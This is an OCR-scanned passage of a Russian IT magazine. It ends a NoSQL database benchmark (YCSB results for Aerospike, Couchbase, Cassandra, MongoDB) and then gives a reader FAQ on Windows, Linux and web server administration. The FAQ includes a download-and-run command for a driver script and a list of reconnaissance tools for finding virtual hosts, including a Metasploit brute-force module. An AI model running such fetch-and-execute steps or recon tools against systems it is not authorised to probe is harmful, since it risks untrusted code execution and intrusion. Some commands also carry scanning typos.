
Непосредственно перед тестированием БД нужно наполнить данными. Делается это самим YCSB. По сути, это нагрузка, состоящая лишь из операций вставки. Мы экспериментировали с двумя наборами данных. Первый гарантированно помещается в оперативную память узлов кластера, 50 миллионов записей, примерно 5 Гб чистых данных. Второй гарантированно не помещается в ОЗУ, 500 миллионов записей, примерно 50 Гб чистых данных.


Сам тест — выполнение определенного набора операций — производится под нагрузкой разного типа. Важным параметром является соотношение операций — сколько должно быть чтений, а сколько обновлений. Мы использовали два типа: интенсивная запись (Heavy Write, 50% чтений и 50% обновлений) и в основном чтение (Mostly Read, 95% чтений и 5% обновлений). Какую операцию выполнить, каждый раз выбирается случайно, проценты определяют вероятность выбора операции.

YCSB может использовать различные алгоритмы выбора записи (ключа) для выполнения операции. Это может быть равномерное распределение (любой ключ из всего множества данных может быть выбран с одинаковой вероятностью), экспоненциальное распределение (ключи «в начале» набора данных будут выбираться значительно чаще) и некоторые другие. Но типичным распределением команда

Yahoo выбрала так называемое zipfian. Это равномерное распределение, в котором, однако, отдельные ключи (небольшой процент от общего количества ключей) выбираются значительно чаще, чем другие. Это симулирует популярные записи, скажем в блогах.

YCSB стартует с несколькими потоками, запуская цикл выполнения операций в каждом из них, и все это на одной машине. Имея лишь четыре ядра на одной клиентской машине, довольно грустно пытаться запускать там более четырех потоков. Поэтому мы запускали YCSB на восьми клиентских машинах одновременно. Для автоматизации запуска мы использовали fabric и cron (точнее, at). Небольшой скрипт на Python формирует необходимые для запуска YCSB команды на каждом клиенте, эти команды помещаются в очередь at на одно и то же время на ближайшую минуту в будущем на каждом клиенте. Потом срабатывает at, и YCSB успешно (или не очень, если ошиблись в параметрах) запускается в одно и то же время на всех восьми клиентах. Чтобы собрать результаты (лог файлы YCSB), снова используется fabric.





Как работает YCSB

Развертывание MongoDB

РЕЗУЛЬТАТЫ

Итак, исходные результаты — это логи YCSB, с каждого клиента. Выглядят эти логи примерно так (показан финальный кусочек файла):

```
[READ], Operations, 1187363
[READ], Retries, 0
[READ], AverageLatency(us), 3876.5493619053314
[READ], MinLatency(us), 162
```

```
[READ], MaxLatency(us), 278190
[READ], 95thPercentileLatency(ms), 12
[READ], 99thPercentileLatency(ms), 22
[READ], Return=0, 1187363
[OVERALL], Reconnections, 0.0
[OVERALL], RunTime(ms), 303574.0
[OVERALL], Operations, 1249984.0
[OVERALL], Throughput(ops/sec), 4117.5594747903315
```

Как видишь, здесь есть количество операций определенного типа (в данном примере — чтения), средняя, минимальная и максимальная задержки, задержка, в которую уложились 95 и 99% операций, количество успешных операций (код возврата 0), общее время теста, общее количество всех операций и среднее количество операций в секунду. Нас больше всего интересует средняя задержка (AverageLatency) и количество операций в секунду (Throughput).

С помощью очередного скрипта на Python данные из кучи логов собирали в табличку, а по табличке строили красивые графики.

ВЫВОДЫ

NoSQL БД разделились на две группы: быстрые и медленные. Быстрыми, как, собственно, и ожидалось, оказались key-value БД. Aerospike и Couchbase сильно опережают соперников.

Aerospike действительно очень быстрая БД. И нам почти получилось дойти до миллиона операций в секунду (на данных в памяти). Aerospike весьма неплохо работает и на SSD, особенно если учитывать, что Aerospike в этом режиме не использует кеширование данных в памяти, а на каждый запрос обращается к диску. Значит,

в Aerospike действительно можно поместить большое количество данных (пока хватит дисков, а не ОЗУ).

Couchbase быстр, но быстр только на операциях в памяти. На графиках с тестами SSD показана скорость работы Couchbase на объеме данных лишь чуть больше объема ОЗУ — всего 200 миллионов записей. Это заметно меньше 500 миллионов, с которыми тестировались другие БД. В Couchbase просто не удалось вставить больше записей, он отказывался вытеснять кеш данных из памяти на диск и прекращал запись (операции записи завершались с ошибками). Это хороший кеш, но лишь для данных, помещающихся в ОЗУ.

Cassandra — единственная БД, которая пишет быстрее, чем читает :). Это оттого, что запись в ней успешно завершается (в самом быстром варианте) сразу после записи в журнал (на диске). А вот чтение требует проверок, нескольких чтений с диска, выбора самой свежей записи. Cassandra — это надежный и довольно быстрый масштабируемый архив данных.

MongoDB довольно медленна на запись, но относительно быстра на чтение. Если данные (а точнее, то, что называют working set — набор актуальных данных, к которым постоянно идет обращение) не помещаются в память, она сильно замедляется (а это именно то, что происходит при тестировании YCSB). Также нужно помнить, что у MongoDB существует глобальная блокировка на чтение/запись, что может доставить проблем при очень высокой нагрузке. В целом же MongoDB — хорошая БД для веба.

PS

Давай немного отвлечемся от вопросов производительности и посмотрим на то, как будут развиваться дальше SQL- и NoSQL-решения. На самом деле то, что мы видим сейчас, — это повторение хорошо знакомой истории. Все это уже было в шестидесятых и семидесятых годах двадцатого века: до реляционных БД существовали иерархические, объектные и прочие, и прочие. Потом захотелось стандартизации, и появился SQL. И все серьезные СУБД, каждая из которых поддерживала свой собственный язык запросов и API, переключились на SQL. Язык запросов и реляционная модель стали стандартом. Любопытно, что сейчас тоже пытаются привить SQL к NoSQL, что приводит к созданию как оберток поверх существующих NoSQL, так и совершенно новых БД, которые называют NewSQL.

Если NoSQL решили отказаться от «тяжелого наследия» SQL, пересмотреть подходы к хранению данных и создали совершенно новые решения, то термином NewSQL называют движение по «возрождению» SQL. Взяв идеи из NoSQL, ребята воссоздали SQL-базы на новом уровне. Например, в мире NewSQL часто встречаются БД с хранением данных в памяти, но с полноценными SQL-запросами, объединениями таблиц и прочими привычными вещами. Чтобы все же хранить много данных, в эти БД встраивают механизмы шардинга.

К NewSQL причисляют VoltDB, TokuDB, MemDB и другие. Запомни эти имена, возможно, скоро о них тоже будут говорить на каждой ИТ-конференции.

Алексей Zemond Панкратов
3em0nd@gmail.com



FAQ

ЕСТЬ ВОПРОСЫ — ПРИСЫЛАЙ

НА FAQ@REAL.XAKEP.RU

Q Сделал бэкап контроллера домена win2k8r2 акронисом, после восстановления вывалился USN Rollback. Что это за зверь, что с ним делать и как предотвратить появление?

A Сперва обратимся к теории. Update Sequence Number (USN) — это элемент метаданных репликации, называемый номером последовательного обновления. Каждый контроллер домена поддерживает USN, который ему специфичен. При внесении изменений в Active Directory к значению USN прибавляется 1. USN существует только в пределах контроллера домена, никакого отношения к USN на соседнем контроллере он не имеет. Для полноты понимания разберем пример. Есть контроллер test1, у него USN = 100 и test2 с USN = 200. При изменении в AD первого контроллера test1 его USN станет равным 101. Таким образом происходит репликация со вторым КД. Теперь разберем, что будет при правильном бэкапе контроллера. При восстановлении из образа highest watermark USN возвращается в то состояние, которое было во время бэкапа; при восстановлении AD поддерживаемым методом КД оповещает партнеров по репликации, что был восстановлен, и сообщает им свой восстановленный highest watermark USN. Те, зная из своего USN high-watermark vector, вычисляют разницу из USN и определяют, какие изменения нужны партнеру.

При восстановлении из образа, созданного акронисом, проблема в том, что восстановленный КД ничего никому не сообщает и происходит ошибка USN Rollback. Для восстановления работы придется с проблемного контроллера удалять Active Directory, затем очищать метаданные из AD и восстанавливать роль контроллера. Для начала запустим утилиту

```
dcpromo /forceremoval
```

Теперь отключаем контроллер и начинаем чистить метаданные [по статье от майкрософт](#).

Q Неожиданно в самый нужный момент кончились лицензии к RDP. Как теперь подключиться к серверу, если нет физического доступа, чтобы убить сессии?

A Для этого нужно вспомнить синтаксис mstsc

```
mstsc [<файл подключения>] [/v:<сервер[:порт]>] [/admin] [/f[ullscreen]] ↵
[/w:<ширина>] [/h:<высота>] [/public] | [/span] [/edit "файл подключения"] ↵
[/migrate] [/?]
```

Из всего перечисленного нам нужен параметр /admin. При использовании этого ключа с mstsc-соединением не требуется лицензии клиентского доступа (CAL) Terminal Services. Даже если сервер терминала не принимает новых сеансов, все же можно создать сеанс /admin. Сеанс /admin не учитывается в счет предела, установленного на сервере терминала, с целью ограничить число сеансов. Таким образом, конечная команда будет иметь вид

```
mstsc /admin
```

Q На андроид-смартфоне постоянно выскакивает приложение svoice, стоит только нажать на джойстик. Можно ли его как-то отключить без root-доступа?

A Конечно, можно, даже нужно! Для этого заходим в настройки, идем в диспетчер приложений, там выбираем все приложения и находим svoice. Открываем и нажимаем «Отключить». Больше он не появится.

Q Купил себе новый ноут с предустановленной Win8, поставил рядом Mint — и отвалился мультитач. Как его вернуть обратно, в двух системах?

A Для этого нужно поставить драйверы на тачпад к своей модели ноутбука. Также нужно установить утилиту для настройки, самые распространенные — это SmartGestue, Elantech и Synaptics. Они идут под определенную модель тачпада, от чего и нужно отталкиваться при выборе. На минте есть отдельная настройка. Находится она в

```
preferences -> mouse -> touchpad
```

где можно настроить различное поведение тачпада на разные действия.

Q Есть сайт на IIS с огромным количеством директорий, порядка 150к. Листинг файлов и сам сайт весьма задумчивы. Лечится ли это как-то на винде?

A Можно попробовать отключить параметр NtfsDisableLastAccessUpdate. По умолчанию система NTFS, когда идет обращение к файлу или папке, каждый раз делает обновление атрибута времени и даты последнего обращения. В результате обновления больших томов NTFS этот процесс снижает производительность системы. Чтобы этого избежать, необходимо выключить данную функцию в реестре, по адресу

```
HKLM\SYSTEM\CurrentControlSet\Control\FileSystem
```

Значение REG_DWORD выставляем равным 1. Если случай не тяжелый, это должно помочь.

Q Для домена нужно сделать несколько A-записей. Слышал, что есть механизм, который может мешать айпишники и отдавать их в случайном порядке. Это так?

A Совершенно верно. Называется он round robin. Это один из методов распределения нагрузки или отказоустойчивости за счет избыточного количества серверов, с помощью управления ответами DNS-сервера в соответствии с некой статистической моделью. В простейшем случае round robin DNS работает, отвечая на запросы не одним IP-адресом, а списком из нескольких адресов серверов, предоставляющих идентичный сервис. Порядок, в котором возвращаются IP-адреса из списка, основан на алгоритме round robin. С каждым ответом последовательность IP-адресов меняется. Как правило, простые клиенты обычно пытаются устанавливать соединения с первым адресом из списка, таким образом разным клиентам бу-

дут выданы адреса разных серверов, что распределит общую нагрузку между серверами. Но данная технология не панацея, и этот алгоритм имеет несколько существенных недостатков, связанных с кешированием записи в иерархии RR DNS самого себя, а также с кешированием на стороне клиента, выданного адреса и его повторного использования, сочетание которых трудно управляемо.

Q **Как правильно установить проприетарный драйвер для NVIDIA через консоль Linux?**

A Для этого первоначально нужно остановить иксы:

```
sudo /etc/init.d/mdm stop
```

или gdm\kdm\ldm, в зависимости от того, что установлено. Затем скачать скрипт и сделать его исполняемым:

```
cd /usr/local/bin && wget -Nc smxi.org/sgfxi && chmod +x sgfxi
```

Теперь запускаем скрипт с нужными ключами:

```
sgfxi -N nvidia
```

И выбираем необходимые пункты в меню утилиты. Учитывая, что у нас карта NVIDIA, запускаем скрипт еще раз:

```
sgfxi
```

Теперь остается только перезагрузиться и залогиниться в иксы:

```
sudo reboot
```

Полезный хинт

ВИРТУАЛЬНЫЕ ХОСТЫ

Q **Как можно обнаружить виртуальные хосты?**

A Термин «виртуальный хост» относится к практике размещения более чем одного веб-сайта (например, www.company1.com и www.company2.com) на одной машине. Виртуальный хост может быть привязанным к IP-адресу (что означает использование отдельного IP-адреса для каждого сайта) либо привязанным к имени (это позволяет иметь несколько различных имен для каждого IP-адреса). Предположим, у нас есть некий хостинг, у которого в наличии один сервер с одним выделенным IP (скажем, 89.89.89.89), и сто сайтов на нем. Каждый сайт имеет свое уникальное имя, но при этом IP всех этих сайтов один и тот же, 89.89.89.89. Как это возможно? Учитывая, что у нас стоит сервер, это можно реализовать, редактируя файл /etc/httpd/conf/httpd.conf

```
<VirtualHost *:80>
ServerAdmin username1@example.com
DocumentRoot /home/username1/www/user1.domain.ru
ServerName user1.domain.ru
ServerAlias www.user1domain.ru
ErrorLog logs/user1domain.ru-error_log
CustomLog logs/user1domain.ru-access_log common
</VirtualHost>
<VirtualHost *:80>
ServerAdmin username2@example.org
DocumentRoot /var/www/html/user2.example.ru
ServerName user2.example.ru
ErrorLog logs/user2.example.ru-error_log
CustomLog logs/user2.example.ru-access_log common
</VirtualHost>
```

Чтобы обнаружить все хосты удаленной машины, нужно воспользоваться одним из следующих способов.
Если хост смотрит в инет:

- протестировать через какой-либо онлайн-сервис, к примеру 2ip.ru/domain-list-by-ip/ или любой другой подобный;
- Shodan — думаю, представлять не нужно :);
- можно использовать theHarvester или все то же самое, что и для локальных хостов.

Если хост локальный:

- Halberd;
- модуль метасплойта HTTP Virtual Host Brute Force Scanner;
- Host-extract;
- Zenmap — метод сканирования slow comprehensive scan;
- скрипт Nmap'а http-vhosts.

Эти тулзы помогут в поиске виртуальных хостов на конечной машине.

Q **Встал вопрос апгрейда дедлика. Нужно узнать, есть ли на удаленном сервере свободные слоты под память, сервер на Debian.**

A Для этого советую воспользоваться командой

```
sudo lshw
```

Команда выведет полную информацию об установленном железе, включая пустые слоты под память.

слоты под память.

Q **Как можно устроить нагрузочное тестирование веб-сервера?**

A Предлагаю воспользоваться для этого утилитой ab. Для организации нагрузки нашему серверу в одну тысячу последовательных запросов команда будет иметь вид

```
ad -n 1000 http://test.ru:80/test.html
```

В результатах мы увидим информацию о сервере и сами результаты тестирования:

```
Concurrency Level:   1
Time taken for tests:    1.500 seconds
Complete requests:   1000
Failed requests:0
Write errors:    0
Total transferred:   453000 bytes
HTML transferred:    177000 bytes
Requests per second:666.58 [#/sec] (mean)
Time per request:    1.500 [ms] (mean)
Time per request:    1.500 [ms] (mean, across all concurrent requests)
Transfer rate:   294.88 [Kbytes/sec] received
```

Еще интересные опции данной утилиты:

- c — очень важный параметр. Определяет количество параллельных запросов, отправляемых одновременно;
- n — количество отправляемых запросов;
- t — максимальное количество секунд, отведенное на тест. Подходит для тестирования приложения в течение определенного временного промежутка. При этом необходимо задать большое значение параметра -n;
- C cookie-name=value — добавляем cookie в каждый запрос к серверу;
- H — задаем заголовок запроса;
- T — Content-type заголовок запроса;
- p — файл, содержащий тело POST-запроса.

Например, для имитации тысячи одновременных запросов команда примет вид


```
ab -n 1000 -c 1000 http://test.ru:80/test.html
```

Q **Возможно ли самому сделать голосовое управление на Raspberry Pi?**

A Да! Для этого советую обратиться к проекту Jasper. Для создания нужно минимум деталей, а сам Jasper уже содержит в себе готовые к использованию модули. К примеру, можно узнать погоду на сегодня/завтра, есть ли новые письма на гмейл и нет ли новых уведомлений на фейсбуке.

ТЮНИНГ ВЕБ-СЕРВЕРА


Хочу провести тюнинг веб-сервера. Используется Debian + nginx + MySQL + PHP. На сервере крутится около 40 сайтов различной величины. Есть как простенькие лендинги, так и крупные проекты, использующие весьма нагруженные базы данных. Какие программные решения можно применить в данном случае для более быстрой и устойчивой работы?



Q **Начал изучать JavaScript. Какие онлайн-сервисы для этого посоветуешь?**

A Один из последних сервисов подобного типа, которые я видел, — это codecombat.com. Фишка его в том, что можно играть в мультиплеер с другими живыми игроками-программистами. Все твои юниты управляются исключительно программированием на JS. Для новичков есть кампания, где можно в спокойной обстановке изучить основные функции и писать простенькие сценарии. Здесь нет традиционного подхода к языку, когда нужно перелопатить кучу теории и только потом написать свой хеллоу ворлд. Здесь сразу в бой. Стоит учитывать, что управление юнитами и нападение на огров никак не поможет в написании тех же сайтов и однозначно не заменит теоретические знания. Но как быстрый старт для обретения уверенности и понимания алгоритма пойдет на все 100%. Да и как развлекуха тоже весьма ничего. Стоит отметить и наличие русского языка — тоже однозначный плюс.





Пример уровня CodeCombat

Q Хочу себе поставить оконный менеджер, какой можешь посоветовать?

A Лично мне нравится awesome — это тайлинговый WM, с возможностью быть и композитным. Часто пользователям требуется компактность (тайлинговая сторона этого WM), но иногда можно и поработать в обычном режиме (композитном). Он легок, не нагружает процессор, пространство экрана используется очень размеренно, и пустых мест не остается. Настраивается при помощи конфигурационного файла, на скриптовом языке Lua. Также есть поддержка плагинов, которые тоже, в свою очередь, написаны на Lua.

Готовые конфигурационные файлы можно найти здесь.




Awesome

ПОЛЬЗА ВИРТУАЛЬНЫХ СТОЛОВ

